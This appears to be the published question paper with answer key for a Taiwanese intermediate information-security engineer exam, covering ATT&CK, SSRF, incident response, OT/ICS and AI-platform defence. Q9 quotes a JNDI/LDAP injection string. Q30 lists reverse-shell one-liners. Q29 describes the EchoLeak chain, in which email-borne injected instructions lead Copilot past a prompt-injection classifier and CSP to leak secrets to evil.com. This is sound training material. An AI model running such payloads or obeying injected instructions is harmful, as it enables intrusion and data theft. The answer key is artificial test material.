

115 年第 2 次資訊安全工程師-中級能力鑑定【公告試題】

第二科：資訊安全防護實務

考試日期：115 年 08 月 22 日

一、選擇題

答案	題目
A	1. 下列何者最符合 MITRE ATT&CK 的橫向移動（Lateral Movement）技術？ (A) 利用內部魚叉式網路釣魚獲得存取權 (B) 繞過使用者帳戶控制（User Account Control, UAC） (C) 通過可卸除式磁碟進行通信 (D) 使用 LLMNR/NBT-NS 下毒（Poisoning）及 SMB 中繼（Relay）
C	2. 攻擊者利用跨站腳本攻擊（Cross-Site Scripting, XSS）竊取 Cookie，進而冒用使用者會話（Session），這種行為屬於下列何種威脅？ (A) 網路竊聽（Sniffing） (B) 水坑攻擊（Watering Hole） (C) 身分偽造（Impersonation） (D) 權限提升（Privilege Escalation）
A	3. 某購物平台在進行系統架構優化時，發現會員查詢模組存在嚴重的「非授權資料存取」弱點，經分析是由於開發人員未在伺服器端對請求參數中的識別碼進行權限驗證所致。資安團隊在規劃該弱點的修補與風險緩解策略時，考量到系統的高可用性與長期維護成本，下列哪一項策略在資安防護與架構整合上屬於最適切的規劃？ (A) 採用基於物件的存取控制機制，在應用程式伺服器端實施身分驗證後的物件級授權，驗證當前使用者是否具備該識別碼之存取權限 (B) 建立一套自動化的弱點偵測系統，針對該模組進行週期性的滲透測試，一旦偵測到可存取的異常 ID，即透過系統自動封鎖該使用者的連線來源 IP (C) 在應用程式層部署 Web 應用程式防火牆（WAF），並將此類識別碼漏洞列入規則庫進行攔截，以在不更動原始程式碼的情況下快速緩解風險 (D) 實施基於強制存取控制（MAC）的架構，將所有會員的存取請求強制進行安全標籤對應，並要求所有舊有模組必須重新設計以符合安全層級規範
AC	4. 關於伺服器偽造請求（Server-Side Request Forgery, SSRF）的描述，下列哪些選項較為正確？（複選） (A) 此類弱點通常發生在跳轉網址或讀取特定網址圖片的參數沒有過濾內容，導致被攻擊者利用 (B) 此類弱點無法用於掃描內網其他伺服器的 port，所以危害很小 (C) 此類弱點可以用來讀取其他 URL 協議，例如 file://、ftp://、gopher:// (D) 此類弱點無法用來掃描 127.0.0.1 或 localhost

115 年第 2 次資訊安全工程師-中級能力鑑定【公告試題】

第二科：資訊安全防護實務

考試日期：115 年 08 月 22 日

答案	題目
D	5. 【題組 1】情境如附圖所示。身為平台的資安應變經理，在此次事件中，攻擊者利用 AI 推薦引擎的漏洞作為初始破口。從弱點管理的角度來看，此事件暴露了該平台在哪個環節存在最嚴重的疏失？ 「Q 公司」是一家快速成長的線上餐飲外送平台，其核心系統完全建構於雲端環境，並採用容器化技術部署在公有雲的 Kubernetes 叢集上。為提升使用者體驗，平台整合了一套第三方的 AI 智慧推薦引擎，用於分析使用者偏好並推薦餐廳。某個週五晚餐尖峰時段，維運團隊收到大量客訴，反應平台網站和 App 反應速度極慢，幾近癱瘓。經緊急排查，發現執行主要業務邏輯的容器（Pods）CPU 使用率飆升至 100%。資安團隊介入調查後，確認是攻擊者利用了 AI 推薦引擎一個未修補的遠端程式碼執行（RCE）漏洞，取得初步存取權後，橫向移動至內部的容器映像檔儲存庫（Container Registry），並在網站應用程式的基礎映像檔（Base Image）中植入加密貨幣挖礦程式。 (A) 網站前端未能有效防禦跨網站指令碼（Cross-Site Scripting, XSS）攻擊 (B) 未能對所有員工進行充分的社交工程防範演練 (C) 公司的實體安全措施不足，導致機房被入侵 (D) 缺乏對第三方服務與軟體元件的攻擊面管理（Attack Surface Management）與及時修補
C	6. 【題組 1】情境如附圖所示。身為平台的資安應變經理，在攻擊者入侵後，在容器映像檔儲存庫中污染基礎映像檔的行為，是近年來哪一種類型攻擊的典型手法？ 「Q 公司」是一家快速成長的線上餐飲外送平台，其核心系統完全建構於雲端環境，並採用容器化技術部署在公有雲的 Kubernetes 叢集上。為提升使用者體驗，平台整合了一套第三方的 AI 智慧推薦引擎，用於分析使用者偏好並推薦餐廳。某個週五晚餐尖峰時段，維運團隊收到大量客訴，反應平台網站和 App 反應速度極慢，幾近癱瘓。經緊急排查，發現執行主要業務邏輯的容器（Pods）CPU 使用率飆升至 100%。資安團隊介入調查後，確認是攻擊者利用了 AI 推薦引擎一個未修補的遠端程式碼執行（RCE）漏洞，取得初步存取權後，橫向移動至內部的容器映像檔儲存庫（Container Registry），並在網站應用程式的基礎映像檔（Base Image）中植入加密貨幣挖礦程式。 (A) 密碼噴灑攻擊（Password Spraying） (B) 中間人攻擊（Man-in-the-Middle, MitM） (C) 軟體供應鏈攻擊（Software Supply Chain Attack） (D) 阻斷服務攻擊（Denial-of-Service, DoS）

115 年第 2 次資訊安全工程師-中級能力鑑定【公告試題】

第二科：資訊安全防護實務

考試日期：115 年 08 月 22 日

答案	題目
B	7. 【題組 1】情境如附圖所示。身為平台的資安應變經理，為了緊急恢復平台服務並清除所有受感染的容器，下列哪一項防護與應變實務在技術上最為即時且有效？ 「Q 公司」是一家快速成長的線上餐飲外送平台，其核心系統完全建構於雲端環境，並採用容器化技術部署在公有雲的 Kubernetes 叢集上。為提升使用者體驗，平台整合了一套第三方的 AI 智慧推薦引擎，用於分析使用者偏好並推薦餐廳。某個週五晚餐尖峰時段，維運團隊收到大量客訴，反應平台網站和 App 反應速度極慢，幾近癱瘓。經緊急排查，發現執行主要業務邏輯的容器 (Pods) CPU 使用率飆升至 100%。資安團隊介入調查後，確認是攻擊者利用了 AI 推薦引擎一個未修補的遠端程式碼執行 (RCE) 漏洞，取得初步存取權後，橫向移動至內部的容器映像檔儲存庫 (Container Registry)，並在網站應用程式的基礎映像檔 (Base Image) 中植入加密貨幣挖礦程式。 (A) 要求雲端服務供應商出具一份完整的事件調查報告 (B) 利用雲端工作負載保護平台 (CWPP) 掃描運行中的容器，識別並終止所有受感染的實例 (Instance)，同時觸發 CI/CD 流程以乾淨的映像檔重新部署 (C) 立即重新部署整個 Kubernetes 叢集，並從原始的映像檔進行重新安裝 (D) 手動登入每一台主機節點，一一找出並刪除惡意程序
BCD	8. 【題組 1】情境如附圖所示。身為平台的資安應變經理，為了徹底解決此次事件暴露出的防護架構問題，並防止未來類似攻擊發生，平台應採取下列哪些防護強化措施？（複選） 「Q 公司」是一家快速成長的線上餐飲外送平台，其核心系統完全建構於雲端環境，並採用容器化技術部署在公有雲的 Kubernetes 叢集上。為提升使用者體驗，平台整合了一套第三方的 AI 智慧推薦引擎，用於分析使用者偏好並推薦餐廳。某個週五晚餐尖峰時段，維運團隊收到大量客訴，反應平台網站和 App 反應速度極慢，幾近癱瘓。經緊急排查，發現執行主要業務邏輯的容器 (Pods) CPU 使用率飆升至 100%。資安團隊介入調查後，確認是攻擊者利用了 AI 推薦引擎一個未修補的遠端程式碼執行 (RCE) 漏洞，取得初步存取權後，橫向移動至內部的容器映像檔儲存庫 (Container Registry)，並在網站應用程式的基礎映像檔 (Base Image) 中植入加密貨幣挖礦程式。 (A) 為所有開發人員的電腦安裝最新版的文書處理軟體 (B) 在開發流程中導入容器映像檔掃描與簽章機制，確保僅有受信任的映像檔能被部署 (C) 實施更嚴格的網路出口流量過濾規則 (Egress Filtering)，阻擋加密貨幣挖礦等異常的對外連線 (D) 建立零信任網路原則，嚴格限制 Kubernetes 叢集內部不同服務之間的存取權限

115 年第 2 次資訊安全工程師-中級能力鑑定【公告試題】

第二科：資訊安全防護實務

考試日期：115 年 08 月 22 日

答案	題目
C	9. 分析 WAF 攔截到的攻擊請求時，發現一段針對公司內部 Java Spring Boot 應用程式的封包，內容包含：\${jndi:ldap://192.168.10.5/Exploit} 已知該伺服器的 JDK 版本較舊，未啟用 com.sun.jndi.ldap.object.trustURLCodebase=false。在無法立即升級應用程式碼的情況下，下列何項技術對直接阻斷此類遠端程式碼執行（Remote Code Execution, RCE）攻擊最為適切？ (A) 在防火牆封鎖所有連往 192.168.10.5 的 TCP 80 流量 (B) 將伺服器的 HTTPS 憑證更換為強加密演算法（如 RSA 4096） (C) 在 WAF 上啟用針對 jndi 關鍵字的輸入驗證規則 (D) 停用 Web 伺服器的 HTTP TRACE 方法
A	10. 資安團隊收到一則關於「特定駭客組織利用零時差漏洞攻擊 VPN 設備」的威脅情資。在尚未釋出官方修補程式（Patch）前，下列何項緩解措施最具防護實效？ (A) 實施虛擬修補（Virtual Patching），在 WAF 或 IPS 阻擋特定攻擊特徵 (B) 忽略此情資，等待官方釋出正式修補程式後再處理 (C) 要求全體員工重新申請 VPN 帳號 (D) 立即公開招標並更換不同廠牌的 VPN 設備
A	11. 某政府機關在業務衝擊分析（Business Impact Analysis, BIA）後，針對某核心系統訂定目標：MTD（Maximum Tolerable Downtime）：8 小時；RTO（Recovery Time Objective）：12 小時；RPO（Recovery Point Objective）：4 小時。下列何者最能說明此規劃存在的問題？ (A) RTO 超過 MTD，可能導致系統完成復原時已超出業務可接受的中斷時間 (B) RTO 與 RPO 的設定差距較大，表示復原程序設計不完整 (C) RPO 與 MTD 間的差距可能造成備份頻率不足 (D) MTD 應與 RPO 保持相同數值，以利災難復原演練
B	12. 某 CI 提供者規劃更新監控系統，採購文件已詳列功能規格、保固年限及教育訓練需求，但未要求廠商提供漏洞處理流程、安全更新機制、事件通報方式或產品生命週期支援資訊。驗收完成後，廠商表示相關內容將依未來維護需求另行討論。身為專案審查委員，下列何者最適合作為改善建議？ (A) 將系統功能測試納入年度查核項目，並於維護期間逐步確認安全能力 (B) 將設備更新責任納入維護契約內容，並要求維護廠商配合改善措施 (C) 將產品生命週期納入採購與契約內容，作為驗收及後續維運依據 (D) 將教育訓練及技術移轉納入驗收程序，並要求操作人員完成相關課程

115 年第 2 次資訊安全工程師-中級能力鑑定【公告試題】

第二科：資訊安全防護實務

考試日期：115 年 08 月 22 日

答案	題目
A	13. 某公司委託第三方廠商維護 ERP 系統，並提供專屬 VPN 帳號供遠端維護使用。近期 SOC 發現異常資料存取行為，經調查後確認攻擊者已入侵供應商環境，並利用遭竊之維護帳號成功登入公司內部系統。進一步分析發現如附圖所示，為降低未來類似風險，下列何者最適合作為改善措施？ • VPN 已啟用 MFA • ERP 系統已完成最新安全更新 • 攻擊者僅存取與維護工作相關之資料 • 維護帳號長期擁有固定存取權限 (A) 導入動態權限存取機制 (B) 增加弱點掃描頻率 (C) 提高 MFA 驗證頻率 (D) 要求供應商通過 ISO 20000 驗證
B	14. 某組織從合作單位接收到一份威脅情資通報，內容包含近期觀察到的攻擊行為特徵與相關指標，其中也帶入了 TLP (Traffic Light Protocol)。情資文件中明確標註為 TLP:AMBER，並說明該資訊僅供接收單位內部相關人員進行防護與應變參考，不適合對外公開發布。關於上述情資的使用方式，下列何者正確？ (A) 將情資內容納入對外發布的資安報告中 (B) 於組織內部資安相關人員間分享，用於防護與應變決策 (C) 將情資轉交媒體單位以提高社會警覺 (D) 將該情資完整轉發至公開社群平台，提醒其他組織注意
ACD	15. 企業網站遭受大規模分散式阻斷服務 (DDoS) 攻擊。經分析，攻擊流量特徵為大量的 HTTP GET 請求 (Layer 7 Flood)，導致後端資料庫耗盡連線數。下列哪些防護策略適用於此情境？(複選) (A) 啟用 CDN 服務，利用邊緣節點快取靜態內容以分流請求 (B) 在防火牆上封鎖所有 UDP 流量 (C) 設定 WAF 的速率限制 (Rate Limiting)，針對單一 IP 限制請求頻率 (D) 實施人機驗證機制 (如 CAPTCHA)，過濾自動化機器人流量
ABD	16. 在製造業場域中，OT 環境常存有無法更新修補程式的舊系統 (Legacy OS)。在不影響生產線運作的前提下，下列哪些補償性控制措施 (Compensating Controls) 是適當的？(複選) (A) 依據普渡模型 (Purdue Model) 進行網路分段，設立工業 DMZ (B) 限制 OT 網路內的 USB 儲存裝置存取，並設置檢查站 (C) 強制將所有 PLC 與 HMI 直接連網，以便遠端更新與維護 (D) 部署被動式 OT 網路探針，監控異常指令與通訊行為


答案	題目
C	17. 【題組 2】情境如附圖一所示。下列何項是最有效、最優先需執行的防護與應變措施，以阻止紅隊進一步外洩 AI 模型或資料庫？ 圖一 某公司部署了一套落地版的 AI 推論平台，包含：語言模型 LLM 的 GPU 叢集、資料庫、AI Gateway (API 伺服器 + Prompt 防護程式)、身份驗證系統及 SOC (Security Operations Center, 資安監控中心) 與 SIEM (Security Information and Event Management, 安全資訊與事件管理) 監控。如下： 近期發現 AI 系統可能遭受紅隊攻擊，包含： ● 提示詞注入 (Prompt Injection) 嘗試 ● 模型外洩請求 (要求輸出權重 / Embedding) ● DNS 隧道 (DNS Tunneling) 外洩向量資料庫內容 ● GPU 占用異常 (疑似惡意模型濫用 [Model Abuse]) ● 大量逆向分析 API 的請求 你作為應變組 (Incident Response Team) 與資安架構師，必須判斷公司最應該採取的優先防護與立即應變措施。 (A) 重新訓練模型，使其更新權重，避免紅隊用原始模型成功外洩內容 (B) 啟用 Token 流量管制機制，預防遭惡意大量使用 (C) 立即在 AI Gateway 啟用行為異常偵測 (Behavior Anomaly Detection)，封鎖正在進行可疑快速查詢或非正常模式的 API Token (D) 立即將所有 AI API 關閉，包含內部與外部，以阻止任何存取

D

18. 【題組 2】情境如附圖一所示。你身為資安事件應變小組成員，可以採取以下哪些應變動作（附圖二）。下列選項組合何者正確？

圖一

某公司部署了一套落地版的 AI 推論平台，包含：語言模型 LLM 的 GPU 叢集、資料庫、AI Gateway（API 伺服器 + Prompt 防護程式）、身份驗證系統及 SOC（Security Operations Center，資安監控中心）與 SIEM（Security Information and Event Management，安全資訊與事件管理）監控。如下：



近期發現 AI 系統可能遭受紅隊攻擊，包含：

- 提示詞注入（Prompt Injection）嘗試
- 模型外洩請求（要求輸出權重 / Embedding）
- DNS 隧道（DNS Tunneling）外洩向量資料庫內容
- GPU 占用異常（疑似惡意模型濫用 [Model Abuse]）
- 大量逆向分析 API 的請求

你作為應變組（Incident Response Team）與資安架構師，必須判斷公司最應該採取的優先防護與立即應變措施。

附圖二

1. 立即停用該 API Token，並強制重新產生所有 Token。
2. 啟用 AI Gateway 的 Query 與 DB 流量限制，阻斷持續外洩通道。
3. 將整個 AI 模型下架並進行重新訓練模型，以確保攻擊者無法繼續外洩。
4. 對可疑 IP 進行流量封鎖，並同步分析 HTTPS 流量模式是否包含持續外洩行為。
5. 立即將提示詞防護（Prompt Guard）升級到更嚴格模式，可完全阻止提示詞注入（Prompt Injection）。
6. 蒐集 Gateway Logs、DB Query Logs，建立事件時間線（Timeline）。
7. 重啟整個 GPU 叢集可以清除所有潛在攻擊者行為。
8. 啟動跨部門 IR（法務、IT、資料保護官），根據資料外洩風險啟動資料外洩評估流程。

(A) 2、3、4

(B) 6、7、8

(C) 1、2、5

(D) 4、6、8

答案	題目
C	19. 【題組 2】情境如附圖一、三所示。最合理的安全判斷為下列何項？ 圖一 某公司部署了一套落地版的 AI 推論平台，包含：語言模型 LLM 的 GPU 叢集、資料庫、AI Gateway (API 伺服器 + Prompt 防護程式)、身份驗證系統及 SOC (Security Operations Center, 資安監控中心) 與 SIEM (Security Information and Event Management, 安全資訊與事件管理) 監控。如下： 近期發現 AI 系統可能遭受紅隊攻擊，包含： ● 提示詞注入 (Prompt Injection) 嘗試 ● 模型外洩請求 (要求輸出權重 / Embedding) ● DNS 隧道 (DNS Tunneling) 外洩向量資料庫內容 ● GPU 占用異常 (疑似惡意模型濫用 [Model Abuse]) ● 大量逆向分析 API 的請求 你作為應變組 (Incident Response Team) 與資安架構師，必須判斷公司最應該採取的優先防護與立即應變措施。 附圖三 在 SOC (Security Operations Center, 資安監控中心) 與 SIEM (Security Information and Event Management, 安全資訊與事件管理) 觀察到以下現象： ● 單一 API Token 在短時間內大量查詢資料庫 ● 查詢內容呈現 ID 連續遞增 ● 流量使用 HTTPS, 無異常封包 ● 提示詞注入 (Prompt Injection) 多數被 AI Gateway 阻擋 ● LLM 推論負載正常, GPU 無異常 (A) 屬於正常使用行為，因為 HTTPS 流量正常 (B) 是傳統 Web 攻擊 (如 XSS)，應優先進行資料庫弱點掃描 (C) 疑似 AI 資料外洩，需立即啟動事件應變及調查 (D) 代表模型本身有漏洞，應立即重新訓練 AI 模型以修補問題

115 年第 2 次資訊安全工程師-中級能力鑑定【公告試題】

第二科：資訊安全防護實務

考試日期：115 年 08 月 22 日

答案	題目
BC	20. 【題組 2】情境如附圖一所示。某天 SOC (Security Operations Center, 資安監控中心) 收到附圖四的警訊，請判斷最可能代表下列哪些攻擊行為？(複選) 圖一 某公司部署了一套落地版的 AI 推論平台，包含：語言模型 LLM 的 GPU 叢集、資料庫、AI Gateway (API 伺服器 + Prompt 防護程式)、身份驗證系統及 SOC (Security Operations Center, 資安監控中心) 與 SIEM (Security Information and Event Management, 安全資訊與事件管理) 監控。如下： 近期發現 AI 系統可能遭受紅隊攻擊，包含： ● 提示詞注入 (Prompt Injection) 嘗試 ● 模型外洩請求 (要求輸出權重 / Embedding) ● DNS 隧道 (DNS Tunneling) 外洩向量資料庫內容 ● GPU 占用異常 (疑似惡意模型濫用 [Model Abuse]) ● 大量逆向分析 API 的請求 你作為應變組 (Incident Response Team) 與資安架構師，必須判斷公司最應該採取的優先防護與立即應變措施。 附圖四 該系統有多個 API，其中一個 API 程式短時間內出現上萬筆存取。 [VectorDB - Anomaly] Abnormal query pattern detected. Single API Token requesting 37,000+ embeddings in 6 minutes. Query pattern: sequential chunk IDs Traffic channel: HTTPS (A) 資源耗盡攻擊 (B) 模型竊取 (C) 提示詞注入 (D) 模型汙染攻擊

115 年第 2 次資訊安全工程師-中級能力鑑定【公告試題】

第二科：資訊安全防護實務

考試日期：115 年 08 月 22 日

答案	題目
D	21. 企業內部的某一台 AD Domain Controller (網域控制站) 伺服器忽然出現異常高 CPU 使用率，且資安工程師同時觀察到 LSASS (本機安全認證子系統服務) 流程被非預期程式存取。若以事件應變的角度來評估，下列何項最有可能是伺服器目前正面臨的威脅？ (A) 攻擊者正在進行 Credential Stuffing，但是為了避免鎖定帳號，只嘗試了兩次就停止了 (B) 攻擊者想要變更當前使用者的群組 (C) 攻擊者正在利用 Zerologon 漏洞，想取得 AD 伺服器控制權 (D) 攻擊者正在進行 Credential Dumping，想撈取 AD 伺服器機敏資料
A	22. 近期發生多起攻擊者利用 AitM (Adversary-in-the-Middle) 技術繞過多因子驗證的案例。若貴公司計畫升級現有的 MFA 機制以防禦此類攻擊，下列何項方案最為有效且符合 FIDO2 標準？ (A) 部署實體安全設備 (Security Key) 驗證 (B) 採用推播通知 (Push Notification) 並要求使用者點擊確認 (C) 強制員工使用簡訊 (SMS OTP) 作為登入的第二因子 (D) 實施複雜密碼策略，要求每 45 天更換一次並不得重複
D	23. 某企業導入 AI Agent 協助員工查詢內部文件及執行工作流程。某日發現 AI Agent 遭受 Prompt Injection 攻擊，導致機敏資訊被存取。資安團隊準備進行事件調查，以釐清攻擊過程及資料外洩範圍。若要提出相關告訴，應優先保存下列哪一項紀錄？ (A) AI 模型推論延遲與 GPU 使用率監控紀錄 (B) 同一使用者短時間內多次觸發 Prompt Injection 防護規則之紀錄 (C) 輸入內容安全檢查 (Input Guardrail) 所產生的策略違規事件紀錄 (D) 使用者與 AI Agent 的互動紀錄及工具呼叫紀錄
BCD	24. 在網路安全欺騙 (Deception) 偵測技術中有多種誘餌 (Decoys) 類型和互動程度，關於這些偵測技術，下列哪些描述最為正確？(複選) (A) 實體/完整作業系統誘餌 (Real/Full OS decoys) 的成本較低，易於大規模擴展部署 (B) 低互動誘餌 (Low-interaction decoys) 模擬少量的網路協定和服務，以欺騙攻擊者 (C) 中互動誘餌 (Medium-interaction decoys) 能讓攻擊者登入，並模擬真實服務回應 (D) 高互動誘餌 (High-interaction decoys) 涉及使用真實的作業系統、服務和應用程式，可在安全的沙箱環境中觀察攻擊者行為

115 年第 2 次資訊安全工程師-中級能力鑑定【公告試題】

第二科：資訊安全防護實務

考試日期：115 年 08 月 22 日

答案	題目
B	25. 【題組 3】情境如附圖所示。從橫向移動偵測與通訊協定分析，檢查該工作站的封包流量時，發現大量的 TCP 445 與 TCP 135 流量正試圖掃描同網段的其他機台，伴隨大量的 NTLMSSP_AUTH 失敗紀錄。可是該環境內部並未部署 Active Directory。根據此現象，攻擊者最可能正在利用下列何種技術進行滲透？ 這是一份針對高度機密工廠環境（OT/ICS 與 IT 整合）的技術考題。場景設定在一個半導體晶圓廠的自動化生產線，重點在於網路隔離失效後的應變與威脅狩獵。 考場情境設定：自動化工廠的「影子連線」（Shadow Connection） 背景：某台灣知名半導體廠的生產執行系統（Manufacturing Execution System，MES），該系統屬於重要製造營運層（Purdue Level 3）。該廠區嚴格執行網段隔離（Network Segmentation），但最近資安監控中心（Security Operations Center，SOC）在防火牆日誌中發現，一部位於「工控機台控制段（Level 2）」的可程式邏輯控制器（PLC）管理工作站，竟然試圖透過非典型的連接埠連向外部不知名的 IP 位址。 (A) 使用 SNMP 暴力破解獲取網路拓模資訊 (B) 利用 SMB 漏洞（如 Eternal Blue 或是 SMB Ghost）搭配 Mimikatz 進行側向移動 (C) 進行 ARP 欺騙以實施中間人攻擊（MITM） (D) 透過 Modbus/TCP 進行暫存器溢位攻擊（Buffer Overflow）
B	26. 【題組 3】情境如附圖所示。工控環境下的連線行為判定在隔離網段中，所截獲是一段非典型的流量：工作站向 PLC 發送 Function Code 90 (0x5A) 的指令，換言之是 FC 90。已知該環境主要使用 Schneider Electric 的 Modbus 設備，在正常維運僅會有涉及讀寫的（FC 3, 4, 6, 16）。關於此 FC 90 指令的描述，下列何者正確？ 這是一份針對高度機密工廠環境（OT/ICS 與 IT 整合）的技術考題。場景設定在一個半導體晶圓廠的自動化生產線，重點在於網路隔離失效後的應變與威脅狩獵。 考場情境設定：自動化工廠的「影子連線」（Shadow Connection） 背景：某台灣知名半導體廠的生產執行系統（Manufacturing Execution System，MES），該系統屬於重要製造營運層（Purdue Level 3）。該廠區嚴格執行網段隔離（Network Segmentation），但最近資安監控中心（Security Operations Center，SOC）在防火牆日誌中發現，一部位於「工控機台控制段（Level 2）」的可程式邏輯控制器（PLC）管理工作站，竟然試圖透過非典型的連接埠連向外部不知名的 IP 位址。 (A) 這是標準的連線偵測（Keep-alive）封包，由防火牆自動產生 (B) 非公開私有「Unity 協定」指令，可能用於遠端停機、下載韌體或更改程式邏輯 (C) 這是正常的時鐘同步指令，不具威脅性 (D) 這是 Modbus 的廣播指令，用於掃描網段內所有設備

115 年第 2 次資訊安全工程師-中級能力鑑定【公告試題】

第二科：資訊安全防護實務

考試日期：115 年 08 月 22 日

答案	題目
D	27. 【題組 3】情境如附圖所示。鑑識與應變調查發現，攻擊者已成功控制一台與機械手臂連接 HMI（Human-Machine Interface）。該 HMI 運行的是嵌入式 Windows 7 系統。在不影響生產線即時通訊的前提下，若要進行記憶體採證（Memory Forensics），下列何種做法最能平衡「技術完整性」與「工控可用性」？ 這是一份針對高度機密工廠環境（OT/ICS 與 IT 整合）的技術考題。場景設定在一個半導體晶圓廠的自動化生產線，重點在於網路隔離失效後的應變與威脅狩獵。 考場情境設定：自動化工廠的「影子連線」（Shadow Connection） 背景：某台灣知名半導體廠的生產執行系統（Manufacturing Execution System，MES），該系統屬於重要製造營運層（Purdue Level 3）。該廠區嚴格執行網段隔離（Network Segmentation），但最近資安監控中心（Security Operations Center，SOC）在防火牆日誌中發現，一部位於「工控機台控制段（Level 2）」的可程式邏輯控制器（PLC）管理工作站，竟然試圖透過非典型的連接埠連向外部不知名的 IP 位址。 (A) 使用 Velocity 的遠端外掛，直接在不掛載任何代理程式的情況下掃描物理記憶體 (B) 立即拔除該 HMI 的電源，將硬碟取下進行鏡像（Mirroring）採證 (C) 直接對該 HMI 執行 Kernel Panic 觸發藍屏，以獲取完整的 Memory Dump (D) 透過離線專用的取證 USB 工具，使用 Magnet RAM Capture 等輕量化工具提取，並密切監控 CPU 使用率

115 年第 2 次資訊安全工程師-中級能力鑑定【公告試題】

第二科：資訊安全防護實務

考試日期：115 年 08 月 22 日

答案	題目
ABD	28. 【題組 3】情境如附圖所示。針對深度防禦與隔離技術，為了徹底解決 IT/OT 整合後的邊界安全問題，防止類似的「隱蔽通道 (Covert Channel)」再次出現，維運團隊決定在 Level 3 (製造運營層) 與 Level 4 (企業辦公層) 之間網路強化防護。下列哪些技術方法屬於純技術維運範疇且能有效降低風險？(複選) 這是一份針對高度機密工廠環境 (OT/ICS 與 IT 整合) 的技術考題。場景設定在一個半導體晶圓廠的自動化生產線，重點在於網路隔離失效後的應變與威脅狩獵。 考場情境設定：自動化工廠的「影子連線」(Shadow Connection) 背景：某台灣知名半導體廠的生產執行系統 (Manufacturing Execution System, MES)，該系統屬於重要製造營運層 (Purdue Level 3)。該廠區嚴格執行網段隔離 (Network Segmentation)，但最近資安監控中心 (Security Operations Center, SOC) 在防火牆日誌中發現，一部位於「工控機台控制段 (Level 2)」的可程式邏輯控制器 (PLC) 管理工作站，竟然試圖透過非典型的連接埠連向外部不知名的 IP 位址。 (A) 部署數據閘道器 (Data Diode / One-way Gateway)，確保數據只能從 OT 端單向流向 IT 端 (B) 在交換器上啟動「Port Isolation」與「Sticky MAC」，限制未授權設備接入 (C) 修改公司資安手冊，增加「嚴禁使用私人 USB」之條文並要求員工簽署聲明 (D) 實施深度封包檢測 (DPI)，解析工控協定 (如 S7Comm, EtherNet/IP) 的酬載 (Payload)，監控非白名單內的 Function Code

答案	題目
B	29. 如附圖所示，此為著名的 EchoLeak kill chain，請問附圖運用了下列哪一項技術？ The diagram illustrates the EchoLeak kill chain. It starts with an attacker (Step 1) who injects instructions into an email. The instructions are: Bypass XPIA (prompt-injection classifier), Extract the most sensitive data, and Use stealth phrasing to avoid detection. The email is sent to a user. The user asks Copilot for a summary of emails. Copilot follows the attacker's instructions and retrieves the email. Copilot can access user-permitted org data (mail, files, chats). The diagram then shows four steps of the kill chain: One-click (user action required): Response includes an inline-style markdown link to attacker domain with <secret> in the query string. The link is [link](http://evil.com/?secret=<secret>). The link is redacted by Copilot, leading to Exfiltration Failed. Step 2: reference-style link: Response includes a reference-style markdown link to attacker domain with <secret> in the query string. The link is [link text][ref]. The reference-style link is displayed; user clicks it, leading to Exfiltration success: secret appears in attacker logs. Step 3 (direct image): Response includes a reference-style markdown image pointing to the attacker domain. The image is [image alt text][ref]. The browser requests image URL; CSP blocks it, leading to Exfiltration failed: blocked by CSP (domain not allowed). Step 4: CSP bypass via allowed Microsoft domain: Response includes a reference-style markdown image that proxies via an allowed Microsoft URL with <secret> in the query string. The image is [image alt text][ref]. The browser fetches via allowed Microsoft domain (Teams), leading to Exfiltration success: secret appears in attacker logs. (A) MCP Tool Poisoning (B) Indirect Prompt Injection (C) Model Supply Chain Attack (D) Data Exfiltration via LLM
C	30. 在分析 Linux 主機上的可疑命令紀錄時，分析人員發現多筆疑似反彈 shell 的指令。下列哪一項「不」是常見的 shell 反彈指令？ (A) nc 10.0.0.1 1234 -e /bin/sh (B) mkndod a p; telnet 10.0.0.1 8080 0<a /bin/bash 1>a (C) curl -s http://10.0.0.1 bash (D) bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
B	31. 於作業系統為 Android 之行動裝置上進行動態分析時，若要執行程式碼注入（Code Injection）和函式掛鉤（Function Hooking）等技術，通常需要取得下列何種權限？ (A) App Sandbox Privileges Only (B) Root Access (C) Standard User Privileges (D) Cloud Administrator Privileges

115 年第 2 次資訊安全工程師-中級能力鑑定【公告試題】

第二科：資訊安全防護實務

考試日期：115 年 08 月 22 日

答案	題目				
BC	32. 針對關鍵基礎設施（OT 環境）進行資安健診與滲透測試時，必須考量工業控制系統的特殊性。為了避免測試過程造成產線中斷或設備損壞，下列哪些測試策略是必須嚴格遵守的？（複選） (A) 對可程式邏輯控制器（PLC）或數據採集與監控系統（SCADA）執行主動式、高併發的弱點掃描以確保完整性 (B) 優先採用被動式流量監聽（Passive Monitoring）來識別資產與漏洞 (C) 在非生產環境（Staging）或維修期間（Maintenance Window）進行主動測試 (D) 針對老舊系統強行安裝最新的端點偵測與回應（EDR）代理程式以獲取詳細日誌				
